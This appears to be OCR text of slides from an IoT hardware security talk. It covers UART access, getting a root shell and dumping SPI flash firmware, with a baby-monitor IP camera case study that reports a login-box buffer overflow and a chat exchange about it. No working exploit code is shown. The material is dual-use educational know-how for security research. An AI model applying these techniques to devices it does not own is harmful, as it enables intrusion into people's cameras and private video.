
??

INITIAL ANALYSIS










- Open up the hardware
- Look at all the various possible entry points
- This could be external interfaces (USB, ethernet, external peripheral access, audio jacks etc.) or internal interfaces (UART, SPI, I2C, etc.)
- Figure out how you can interact with the device
- Get a root shell, add gdb server, dump firmware, flash modified firmware

UART EXPLOITATION

- One of the most easiest interfaces to get access to
- Pinouts can be identified using Multimeter
- Once it is identified, use Attify Badge (or BusPirate) to connect to it
- Figure out the correct baud rate
- And you will be able to see debug logs, shell etc.

UART EXPLOITATION



- IP Camera
- Decided to have one of our team members do a bit of investigation before even opening the device
- Usually can gather information from FCC-ID, online forums and other public resources
- RE the Windows binary that comes with this IP Camera
- Found a Buffer Overflow in the login box => Exploitable (in 1 day)
- It’s not HARD!

Aditya Gupta 2:21 PM
you can start with this

this is a baby monitor device

Aditya Gupta 2:22 PM
uploaded this file

[redacted]IP-camera.rar
69 MB Binary


Barun Basak 2:49 PM
alright,

Today


Barun Basak 5:43 AM
So I analyzed the windows binary. What I can see is i connects to a server at china. The ip camera probably transmits the video feed there. The video feed should also be visible from the website. Apart from this, discovered a buffer overflow in the login box.


Barun Basak 5:43 AM
uploaded this image: **1.png**

Barun Basak 5:43 AM
uploaded this image: **2.png**



DUMPING FIRMWARE







```
/home/oit/tools/libmpsse/src/examples [git::master *] [oit@ubuntu] [9:56]
> sudo python spiflash.py -r firmware.bin -s 512000000
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Reading 512000000 bytes starting at address 0x0...
saved to firmware.bin.
```
